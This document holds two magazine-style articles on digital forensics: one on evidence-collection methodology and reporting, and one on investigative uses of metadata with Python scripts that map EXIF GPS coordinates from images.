Digital forensics is as much science as it is art. A good artist always has a canvas and a vision before they start a project and so should you! With a sound forensic methodology at hand, you can have a repeatable, reliable and defensible process to govern your digital evidence collection thus adding to your status as a subject matter expert.

**What you will learn:**

- Forensic methods
- Evidence collection
- Reporting

**What you should know:**

- Familiarity of the evidence collection process
- Familiarity of the e-discovery process
- Legal issues of evidence collection in your country

As a digital investigator one must possess a quiver of technical knowledge to deal with the variety of scenarios presented on a daily basis. Arguably one of the most important items in that skillset is an organized and solid forensic methodology for collecting digital evidence. This methodology will not only allow you to be thorough in your investigations, but it has the added bonus of enabling a repeatable and dependable trove of digital evidence collection techniques. What is prepared in this article is a set of guidelines that has worked for me in the field of computer forensics. This is by no means a complete definitive guide, alas it is a way of training your mindset to think and develop your own methodology. As each case and scenario is different, your methods will need to adjust and adapt. This article should be a good starting point to develop and frame your own methodology which will allow you to hone your skills as a digital investigator.

### PRESERVATION OF EVIDENCE

Computers are known for the ability to store and manipulate all different kinds of data. This fact alone puts them on shaky ground in a court of law, so every precaution must be taken when collecting evidence from a hard drive. Any break in the process or improper handling of a procedure could render the smoking gun inadmissible as evidence. In a court of law, cases can be won or lost based solely on evidence and evidence collection.

### DOCUMENT EVERYTHING

Do your best to document your findings in a journal. Take (good!) notes on how the evidence was found, condition it was in, model and serial numbers, markings, etc. Also note any irregularities such as tamper marks or stripped screws. If possible it helps to take pictures to further document the evidence. Legal proceedings take vast amounts of time and when you are called back to summarize your findings months or years later, you'll be glad you took good notes! There are many tools to take good notes, but the more popular ones are Notepad/Textpad, Moleskine and CaseNotes (*http://qccis.com/resources/forensic-tools/casenotes-lite/*).

## MAKE A COPY

It is of the utmost importance to take extra special care in preparing, handling and analyzing evidence to avoid spoliation. In most scenarios hardware write-blockers will be an invaluable tool in your investigation. This will allow you to preserve the original evidence while being able to analyze and gather records for your investigation. Booting devices can change timestamps, logging in updates log files and unlocking a mobile device changes it's RAM state. Occasionally it may be difficult or even impossible to not modify data in order to gather evidence. In this case your aim should be to document your analysis, commands and modifications to the system. Proven tools for offline data collection in this space are FTK Imager, EnCase and the UNIX system command dd. Proven tools for live data collection are FTK Imager and Volatility. All of these tools will include a hashing function to prove the data has not been tampered with during the collection. The hash returned is a "digital fingerprint" of the file(s) which can be compared to the original. If the hashes match, the file is an exact copy. If the hashes do not match, the file is not an exact copy and something was modified during the process. For the copy to be admissible as evidence, the hash on the original and the copy have to match, thus ensuring the data is an exact copy. Proven tools for hashing include md5sum, md5summer and FTK. Proven hashing methods are MD5, SHA-1 and SHA-2 (Recent attacks against MD5 and SHA-1 have diminished their public image however they are still widely accepted as a standard).

## PREPARING TO COLLECT IMAGES

It is always a good idea to compile an actual forensic kit ahead of time, complete with everything you think you might need. If a server has been compromised, you might find yourself locked in a server room for hours on end performing a forensic log analysis. In that case, you'll be glad you brought that granola bar and juice box. Below are some common scenarios you might come across when performing digital evidence collection:

- The offending machine can be shut down properly or turned off and brought back to a lab for forensic investigation
- The offending machine cannot be turned off and a live forensic investigation must be performed
- You have access to the live machine prior to it being powered off and brought back to the lab

## SCENARIO 1

In this scenario the offending machine can be shut down properly or turned off and brought back to a lab for forensic investigation. This is by far the easiest scenario to deal with. One of the most common instances is when an employee has been dismissed and their workstation turned over for investigation. To begin:

- It is EXTREMELY important that you do not disturb the state of the data.
- If the machine has been powered off, DO NOT TURN ON THE MACHINE!!!
- Open up the case and disconnect the hard drive(s). Install them in another machine as a slave, *READ-ONLY* configuration. In this example, I'll use a Linux box as I can ensure (with the mount command) that I can only access the drive in a *READ-ONLY* configuration. Use of a write-blocker here is recommended.
  - The *READ-ONLY* attribute on the drive will ensure that no files or timestamps will be updated when the drive is turned on.
- Once the drive is connected, take a file hash of the whole drive's file system. We will need to record this hash and match it up with the hash we will take later on to prove that nothing on the evidence drive was changed after our copy process.
- Once accessible, use low-level cloning software to clone the drive to a separate, new hard drive. I'm using the 'dd' (data dump) file utility which is included with Linux.
  - It is *EXTREMELY* important to use a low-level data copy utility. We have to be able to copy over every bit on the drive, including free space, hidden or corrupted blocks. It has to be an *EXACT* copy of the original drive otherwise it is worthless to us. You will need at least as much free space on the destination point as the size of the target drive.
  - The main idea here is to make a copy of the evidence drive without disturbing the data. This way we can examine the copied drive without modifying the evidence drive.
- Kick off the data copy. Again make sure you are copying the *ENTIRE* contents of the drive. Depending on how big the drive is, this may take a while.
  - If you plan to leave computer unattended during this process, make sure you lock your terminal as well as the room. It is imperative you can vouch for the state and location of the data at every point in the process. Record any absences from the evidence in your notes. This way you will be prepared when you are asked the inevitable, "Where were you on the night of …"
- Once the data has finished copying, take another hash of the evidence drive. This hash should match your earlier hash to ensure that the evidence drive's contents were not modified in any way. This hash should also match

up with your newly copied drive's data. Now you can examine the contents of the evidence drive copy without worrying about tampering with the actual evidence drive.

## SCENARIO 2 & 3

In this scenario the offending machine cannot be turned off and a live forensic investigation must be performed. This is one of the more difficult scenarios to deal with because you cannot have the freedom of bringing the machine back to a lab. This may occur if a machine was compromised that is an important production server and having it offline would cause an impact; monetary or otherwise. Most of your work here will have to be performed remotely.

- The main idea here is to identify the threat first, contain it and then remove it.
- First, connect to the machine and establish a baseline of connections. We will need to take a snapshot of exactly what connections are coming and going from that machine. It may be a good idea to setup a script to take that snapshot of connections every few minutes.
  - In most cases, taking a drive image over the network is frowned upon or just technically infeasible. If this is the case, we will need to use some common sense to examine the box in question.
- Take a look at the connection logs and see if you can identify and explain every process. You may need to enlist the help of people who are more familiar with the data on the box to identify all of these. Make a note of any abnormalities or suspicious network behavior or processes.
  - This is where security knowledge and common sense comes into play. I cannot tell you what exactly suspicious behavior is because there is no hard and fast rule. However a good rule of thumb is if a machine has an average bandwidth (or CPU) consumption of a certain amount and after the incident it is considerably higher, it should be examined closely to determine what the cause of the increase in traffic (or cycles) was. If available, server or network trending analysis and reporting are extremely useful here. Use traffic or CPU usage spikes to pinpoint times and match them up with events in server logs.
- If a running process is visible and cannot be explained, you can usually tell where the process is running from. Examine that process and its location to verify if it is legit. If you still cannot obtain a clear answer, use a Google search for the process name to try and identify it. Proven tools here are *ProcessExplorer* and the linux commands *top* or *ps.*
  - Once you find out where the malicious process lives you should recommend it be disabled. Note that depending on severity, it may or may not impact the server. You can then safely copy the process and monitor it in an ISOLATED LAB ENVIRONMENT to examine the payload and understand what was affected on the server.
- Now that the threat is disabled, you should try and determine how the offending software was stored and executed on the server. Look through ALL the systems logs and keep an eye on the server's connections to ensure that the software did not spawn another process. Every log should be examined until the scope of the break in can be narrowed to one area.

## EVIDENCE ANALYSIS

All the tools in the world won't help if you don't know what to look for. To start, keep it simple. Look for the low hanging fruit items such as:

- List of last used / running programs
- MRU Lists / Prefetch data
- Shell history / User command history
- Browser / User artifacts
- System and Security logs
- Connected peripheral devices

Going further than that we can do a deeper dive to gather:

- User files (SAM/passwd file)
- Slack space / MFT
- Processes running in RAM
- Virtual memory / Swap file
- Hidden areas (partitions/files/stego/etc.)
- Encrypted files

These bullets are a good place to start but there are many, many other items to look for. The investigation will usually dictate what to look for. The majority of time is spent in the investigation is here. Proven tools here are FTK Imager, EnCase, Volatility and Memoryze.

## REPORTING

Sometimes tedious, reporting is an essential skill to have as a digital investigator. Typically this is what the court officials or senior management will see and thus it will be a reflection of you and your work. It has to be top notch so be sure to proofread it a few times and then proofread it again. The final report should have all relevant findings, supporting evidence as well as technical and non-technical explanations of the case and its issues.

There are only a handful of tools in this space that I have seen aid in the reporting process instead of hinder it. *Log2timeline* does well in this regard to create a timeline of investigation events that you can use as an outline for report creation.

CaseNotes is another tool that also does an excellent job of organizing our findings into a concise report ready for consumption.

When creating a final report, you should consider your audience. There will almost always be a mix of technical and nontechnical people who will read the final report. It is for this reason that I will usually break down the report into sections. While there is no official guideline that I have seen, a basic outline that I have used is as follows:

### TITLE PAGE

Be sure to include your name, firm and case number. Also do not forget to include a "Confidential" watermark or header if the information is to remain sensitive.

### TABLE OF CONTENTS

Useful of a quick overview of all the different sections.

### EXECUTIVE SUMMARY

I list this section up front as senior management and other nontechnical people will want to know the results of the investigation without all the gory details. In here list the major findings, a summary of supporting evidence and the conclusion reached based on the evidence you have found. This section should be written for a nontechnical audience so try and keep the jargon to a minimum. Also keep this section limited in length to only a paragraph or two, executives will always claim their time is valuable!

### GENERAL FINDINGS

Here you can list the *relevant* general findings of the case. This section will usually include facts that can be backed up by evidence found in your investigation. It helps to have some sort of filing or labeling system in place to reference findings and evidence. This could include things such as *'File was downloaded at 3:35AM EST [Evidence A-1]'* with a link to the supporting evidence section where that finding will be listed. Depending on how involved the case is, this could be the bulk of the report.

### SUPPORTING EVIDENCE

This section will be a cumulative list of all the evidence findings in the investigation. The findings can be listed in any format (grid, table, paragraphs, screenshots, etc.) that you are comfortable with as long as you keep it consistent. Be sure to match the labels up with the 'General Findings' section above; you don't want to reference the wrong piece of evidence with the wrong finding!

### CONCLUSION

The conclusion should bring the investigation together. Here you need to summarize the findings again, drive home the evidence to support those findings and reveal your overall analysis of the case. Based on the evidence you found and the background of the case, you need to make connections and draw a picture of what it all means. Just like the crime dramas on television, you need to take everything you have found and build a timeline. Using evidence, pin events to that timeline and recreate the events of the case.

### REFERENCES

- *https://www.volatilesystems.com/default/volatility*
- *http://computer-forensics.sans.org/blog/2013/07/30/windows-8-server-2012-memory-forensics*
- *http://www.netsecurity.com/marketing/NetSecurity-Computer_Forensics_Jujitsu-Volatile_Data_that_can_Withstand_Legal_Scrutiny-ComputerForensicsShow_DC-042809.pdf*
- Open Source Digital Forensics Tools The Legal Argument,
- *http://www.digital-evidence.org/papers/opensrc_legal.pdf*
- ProcessExplorer, *http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx*
- AccessData download page, *http://www.accessdata.com/support/product-downloads*
- EnCase download page, *http://www.guidancesoftware.com/encase-forensic.htm*
- Moleskine Notebooks, *http://www.moleskine.com/en/collections/model/notebooks*
- *http://computer-forensics.sans.org/blog/2011/12/07/digital-forensic-sifting-super-timeline-analysis-and-creation*

### APPENDIX, GLOSSARY & REFERENCES

The Appendix can be used to keep track of any lookup tables, conversion charts and other technical reference points you may need when analyzing evidence. The Glossary section can be used to define any technical jargon (and there will be a bunch!) that nontechnical people may not understand. Who knows, maybe you might even consult it a few times! The Reference section will list any references if you have them.

## SUMMARY

Digital investigations can be performed many different ways however having a solid, repeatable process will be the only one the courts will recognize. Legal cases can be won or lost on evidence collection and its process, so it is crucial to ensure that your methodology is extremely thorough. The methods and tools described here are a good, proven guideline to setting up a forensic methodology for digital evidence gathering.

### ABOUT THE AUTHOR

*Working in IT Security for 8+ years has afforded me the luxury (or pain) of learning many different systems such as UNIX, Linux, Windows, OSX, Android, iOS (both types), OS/390 as well as obtaining CISSP, GCFE and GAWN certifications. I have also presented on infosec topics at various industry conferences. Recently I have co-founded the Gibson Override (http://gibsonoverride.com/) computer security consulting firm specializing in penetration testing, e-discovery, forensics and compliance tasks. In my spare time I hack video games! (http://games.yahoo.com/blogs/plugged-in/contra-marriage-proposal-geeky-difficult-awesome-225644900.html)*

# WHY METADATA IS YOUR MOST CRITICAL ASSET

## AND HOW TO USE IT TO SOLVE YOUR INVESTIGATION

**by Timothy Keeler**

Since the revelation of the NSA Prism program, the term 'metadata' has exploded in the media. Security & forensics professionals are plagued understanding what metadata exactly is and how to mine the plethora of information at their disposal. Understanding the types of metadata, the tools available, and how to use it properly are essential to solving your problem – whether it's an investigation, hacking incident, or securing your infrastructure.

**What you will learn:**

- Different types of metadata
- How to determine what metadata to collect
- How to automate collection of metadata using Python

**What you should know:**

- Knowledge of file & file system structures
- Basic programming knowledge

For decades, a serial killer dubbed the BTK killer ("Bind, Torture, Kill"), evaded law enforcement officials. From the mid-1970s to early 90s the BTK killer would meticulously stalk, capture, and torture his victims until their inevitable death. He would antagonize law enforcement by sending letters to the media describing the grotesque details of the killings. Police leads were completely cold. They knew very little – all of his crimes occurred in Kansas, he collected tokens from the scenes of the murders, and he likely drove a black Jeep Cherokee. The BTK killer was publically basking in his infamy and no one could do anything about it.

In 2004, the BTK killer was falling out of the spotlight. He taunted the police with an anonymous letter claiming responsibility for a murder previously unattributed to him. Police scrambled to collect DNA from the victim's fingernails and police relentlessly searched over 1300 DNA samples, but to no avail. Trail-less yet determined, police sent correspondence to the BTK killer in an effort to gain his confidence. BTK, previously using classified ads in the newspaper to direct police & media to written letters asked police if there was any way a floppy disk could be traced back to a computer. The police responded it would be safe. BTK then proceeded to send his message via floppy disk to law enforcement.

In 2005 Dennis Rader – a husband, father, president of Christ Lutheran Church, and a prominent figure in the community was convicted for the murder of 10 women and men. He is now serving 10 consecutive life sentences in Kansas state prison.

Unbeknownst to Rader, police recovered a deleted word document on his floppy disk. Metadata in the deleted file gave police 2 vital pieces of information – the author's name of the document was Dennis, and it contained a link to a Lutheran Church. A quick Internet search for "Lutheran Church Wichita Dennis" revealed president of Christ Lutheran Church, Dennis Rader. Accompanied by his Black Jeep Cherokee and a positive DNA match, police caught the BTK Killer that eluded them for decades.

Everyone knows metadata is "data about data". In the digital world, it's everywhere around us. It's no longer just the author information in the word document, nor the EXIF information in a jpeg file. Metadata isn't the smoking gun – it is the evidence and information to infer our investigation.

All-inclusive forensic and eDiscovery tools have become increasingly more common and too many professionals put faith that these tools are a single-click solution to their investigation. Understanding the different types of metadata at your disposal, asking the right questions, and how to collect metadata efficiently are critical to success. Mining through this vast amount of information and making actual use out of it is becoming a fine art.

## DIFFERENT TYPES OF METADATA

In order to use metadata effectively, you need to be able to quickly isolate what information is relevant or irrelevant. In a typical investigation, you aren't dealing with one file or one disk – you're dealing with hundreds of thousands of files on a multiple disks or computers, sometimes more. Since metadata is extremely prevalent in today's digital world, it helps to break it out into different classes of metadata.

Below is not a comprehensive list of every type of metadata. It is a guide of the different types and classes of common metadata. This guide should be used as an aid to develop the right kind of questions. Does this class of metadata contain information that is useful to me? What story does this type of metadata tell? Does this story provide the evidence to my investigation?

### FILE METADATA

File metadata is the most commonly accessed form of metadata. Unfortunately there is no universal standard for how metadata is stored in a particular file format, but many tools are available to extract metadata. If you aren't using one of the major collection tools like Encase or FTK, many free tools are available, like exiftool (*http://www.sno.phy.queensu.ca/~phil/exiftool*).

These tools can extract a wealth of metadata information from files. Documents can tell you who & when a file was created, modified, printed, company name, application used & version #. Images & video can show the camera make & model, GPS location, created time, last access time, and resolution of photo. Some applications like Photoshop can also store history information containing what kind of edits where made to an image and when. Nearly all modern file types contain some form of metadata.

### FILE SYSTEM METADATA

File system metadata is typically used to provide information about a file or folders attributes. Filename, location, size, creation time, time last accessed, or even the time the file was last backed up. It can also provide information on access permissions, owner/group information, etc.

File system metadata has been a growing area. Recently, David Cowen at G-C partners (*http://www.g-cpartners.com/*) has mapped the relationship of the NTFS master file table, log file, and file system journal. With this relationship mapped they can determine when a file is created, modified, deleted, changed, or updated. They can also determine when a file's ownership is changed, movement of files between directories, renaming of files (common during wiping), and more.

### APPLICATION METADATA

Applications can keep track of a wealth of information. Web browsers contain browsing history, download history (even after a file is deleted), bookmarks, and so on. Application log files can show when an application was opened and closed, what files were recently accessed, what actions may have occurred.

### OS METADATA

The immense amount of metadata an operating system generates can be quite overwhelming. Depending on the OS version and configuration, metadata can vary greatly. OS logs can capture user logon/logoffs, network changes and application events. Windows stores recently used programs & files in the registry. Thumbnail caches can show a history of images were stored in a folder. OS snapshots such as Windows Volume Shadow Service (VSS) can contain multiple revisions of files and even deleted files. USB device history can show which devices where physically connected to a computer.

### NETWORK METADATA

Many corporate & commercial network environments store network logs and packet captures. This level of data can be valuable to determining when and what activity took place by a computer. MAC addresses can uniquely be traced back to a particular computer. DHCP logs or network service announcements can show when a computer connected to a network. DNS logs, along with source and destination IP addresses can show what type of communications a computer had and what content it may have been accessing. Wireless beacons may also show which wireless networks a computer previously connected to.

## CLOUD METADATA

Cloud metadata can be the hardest of all metadata to obtain, unless you're with a privileged government agency, have a court order, or other level of access. Facebook and other social networking sites can show communications or relationships between individuals, location "check-ins", photos, or other events that can tie an action to a location or timeline.

## BUILDING YOUR STORY WITH METADATA

The most important part of your search for metadata begins with asking the right questions. As all investigations are pressed for time, you need to know where the useful metadata lies and what to extract.

If an investigation involves a suspect's computer search for illicit photos/videos and no direct evidence is found, metadata is the next path. Does the file system or application metadata show evidence of a data-wiping program? Does the web browser metadata show a history of related illicit sites or files being downloaded? Do any image or video viewing applications show recently opened files that are now deleted or refer to illicit material? Are there any thumbnail caches (thumbs.db) that link to now deleted illicit content? Does the Volume Shadow Copy contain files or fragments of deleted files? Answers to just some of these questions will quickly provide evidence of a suspect's innocence or guilt.

## AUTOMATING METADATA COLLECTION WITH PYTHON

We'll start off with a hypothetical, yet common scenario where an investigator is asked to search for information from a suspect's file system. In this scenario the forensics investigator, Joe, is asked if any of the illicit photos on the suspect's laptop can tie the suspect to the scene of the crime. Joe's department has limited budget and he does not have access to expensive software that may make automation possible.

Joe knows the suspect was using a smartphone that was regularly sync'd to the laptop's photo library. The smartphone automatically captures and embeds GPS coordinates whenever a photo is taken and inserts the coordinates into the EXIF metadata of the image. This GPS information is retained within the image when sync'd to the photo library. Rather than manually go through hundreds of images, Joe decides to write a python script to automate the extraction of GPS metadata for all of the images on the system.

**Listing 1.** *Basic metadata parser*

```
#!/usr/bin/env python

from hachoir_core.error import HachoirError
from hachoir_core.cmd_line import unicodeFilename
from hachoir_parser import createParser
from hachoir_metadata import extractMetadata

def getMetadata(filename):
    filename, realname = unicodeFilename(filename),
filename
    parser = createParser(filename, realname)
    if not parser:
        print “Unable to parse file”
        exit(1)
    try:
        metadata = extractMetadata(parser)
    except HachoirError, err:
        print “Metadata extraction error: %s” %
unicode(err)
        metadata = None
    if not metadata:
        print “Unable to extract metadata”
        exit(1)
    return metadata.exportPlaintext()

meta = getMetadata(“images/gps.jpg”)
for line in meta:
    print line
```

**Listing 2.** *Output of our metadata parser application on an image*

```
Metadata:
- Title: 030524_2221~01
- Image width: 144 pixels
- Image height: 176 pixels
- Image orientation: Horizontal (normal)
- Bits/pixel: 24
- Pixel format: YCbCr
- Compression rate: 10.7x
- Creation date: 2003-05-24 22:29:14
- Latitude: 35.6160194444
- Altitude: 78.0 meters
- Longitude: 139.697316667
- Camera model: A5301T
- Camera manufacturer: KDDI-TS
- Compression: JPEG (Baseline)
- Comment: JPEG quality: 90%
- MIME type: image/jpeg
- Endianness: Big endian
```

## DISCLAIMER

The code included in this article should be used as a proof-of-concept. It is designed to show how most types of metadata can be extracted with automation. Error handling in the code below is considered very basic. It should be used as a foundation to build from. This example is specific to exif data extraction, but this concept can be used to extract many other types of file metadata.

Using Python with the hachoir metadata parsing module (*https://bitbucket.org/haypo/hachoir*), we can easily automate collection of metadata with just a few lines of code (Listing 1). Here a simple function that is defined to take a filename as an argument. The metadata information from our example image (gps.jpg) is outputted below: Listing 2.

Here you can see we have the output of metadata stored within the image. However, Joe is only interested in certain values – the longitude and latitude GPS location. He also wants to expand his code to search through all of the images in a specified directory. While the GPS information alone is great evidence, Joe needs to be able to visualize the coordinates on a map and correlate these points to the scene of the crime.

We can easily enhance our code by adding a couple of more functions: Listing 3.

Here another function is added – `getFileList()` uses glob to get a list of all files ending in .jpg in our images directory. A loop is added to get the GPS coordinates from each image and writes this information to a KML formatted file. Google maps leverages the KML format and lets us upload our own KML file to visualize this on an overlay map (Figure 1).

After Joe uploads the KML file to Google Maps, he quickly sees the evidence confirms the suspect's smartphone was used to take a photo at the scene of the crime.

In a small amount of code, we've built a metadata parser that plots our images onto a Google Map. Using Python, we can leverage the vast library of metadata analysis tools and capture the metadata information we are specifically looking for.

## HOW HACKERS ARE USING YOUR METADATA

As with all technology, the bad guys are using metadata in malicious ways. Many corporations publish documents online without any consideration to the metadata that is stored in the documents. The

**Listing 3.** *Metadata parser scanning a directory of images and outputting GPS locations in a Google Maps file*

```
#!/usr/bin/env python

from hachoir_core.error import HachoirError
from hachoir_core.cmd_line import unicodeFilename
from hachoir_parser import createParser
from hachoir_metadata import metadata, extractMetadata
from sys import argv, stderr, exit
import glob

def getMetadata(filename):
    filename, realname = unicodeFilename(filename),
filename
    parser = createParser(filename, realname)
    if not parser:
        print “Unable to parse file”
        exit(1)
    try:
        metadata = extractMetadata(parser)
    except HachoirError, err:
        print “Metadata extraction error: %s” %
unicode(err)
        metadata = None
    if not metadata:
        print “Unable to extract metadata”
        exit(1)
    #return metadata.exportPlaintext()
    return metadata

def getFileList(path):
    return glob.glob(path)

fileList = getFileList(“images/*.jpg”)

kmlHead = ‘<?xml version=”1.0” encoding=”UTF-8”?>\n’\
    ‘<kml xmlns=”http://www.opengis.net/kml/2.2”>\n’\
    ‘<Folder>\n’\
    ‘<Document>\n’

f = open(‘GoogleMaps.kml’, ‘w’)
f.write(kmlHead)

for filename in fileList:
    meta = getMetadata(filename)
    long = meta.get(‘longitude’)
    lat = meta.get(‘latitude’)
    #print “{0}\t{1},{2}”.format(filename, lat, long)
    kml = ‘<Placemark>\n’\
        ‘<name>{0}</name>\n’\
        ‘<Point>\n’\
        ‘<coordinates>{1},{2}</coordinates>\n’\
        ‘</Point>\n’\
        ‘</Placemark>\n’.format(filename, long, lat)
    f.write(kml)

kmlFooter = ‘</Document>\n’\
    ‘</Folder>\n’\
    ‘</kml>\n’

f.write(kmlFooter)
f.close()
```

folks at Edge-Security (*http://www.edge-security.com/*) have created a powerful tool called Metagoofil (*https://code.google.com/p/metagoofil/*). Metagoofil uses the power of Google search to target a specific domain for specific document types and extracts the metadata information from these documents. Metagoofil is capable of extracting names, usernames, emails, server/path information, software versions, and more. Using this information a hacker can create very specialized and targeted attacks. If an attacker knows that a document was recently created by John Smith, whose email address is *john.smith@companyX.com*, using an outdated and unpatched version of Microsoft Word – they can craft a targeted Trojan virus embedded into Word document. Or an attacker can simply mine all of the usernames and email addresses for a spear-phishing attack. Even exposing the paths and names of servers is a great security risk. If you hold a security position in your organization, be sure the metadata exposed is limited, sanitized or removed altogether. It's commonplace at companies to not involve security or privacy teams before posting documents on the web. There are a handful of tools available that provide automated metadata scrubbing or removal.

## IN SUMMARY


Metadata is an extremely powerful set of information. Properly searched, a security professional can efficiently find a wealth of useful information instead of mining through an abundance of irrelevant information.

## BIBLIOGRAPHY

- Application Metadata of Nested Documents, *http://computer-forensics.sans.org/blog/2009/04/13/application-metadata-of-nested-documents?reply-to-comment=2536*
- Metadata: The Hidden Treasure, *http://resources.infosecinstitute.com/metadata-the-hidden-treasure/*
- ExifTool by Phil Harvey, *http://www.sno.phy.queensu.ca/~phil/exiftool/*
- Dennis Rader (aka BTK Killer), *http://en.wikipedia.org/wiki/Dennis_Rader*
- Mining Buried Electronic Data, *http://www.blankrome.com/index.cfm?contentID=37&itemID=1613*
- Forming a relationship between artifacts identified in thumbnail caches and the remaining data on a storage device, *http://www.identatron.co.uk/?p=18*
- Grow Your Own Forensic Tools: A Taxonomy of Python Libraries Helpful for Forensic Analysis, *http://www.sans.org/reading-room/whitepapers/incident/grow-forensic-tools-taxonomy-python-libraries-helpful-forensic-analysis-33453*
- USBSTOR, *https://www.anti-forensics.com/tag/usbstor/*
- Metagoofil, *https://code.google.com/p/metagoofil/*
- Metadata, *http://en.wikipedia.org/wiki/Metadata*
- Metadata, *http://www.forensicswiki.org/wiki/Metadata*

## ABOUT THE AUTHOR

*Tim Keeler, founder of Remediant, is a cyber-security consultant specializing in data forensics and advanced persistent threats. With over 15 years of experience in the industry, he has worked with several Fortune 500 companies providing security strategy, remediation services, and custom security solutions.*



images/gps.jpg
Last Updated by Tim < 1 minute ago

**Figure 1.** *Our images plotted on a customized Google Maps. Note: These coordinates fictitious and are only examples. It does not correspond to anything in this article*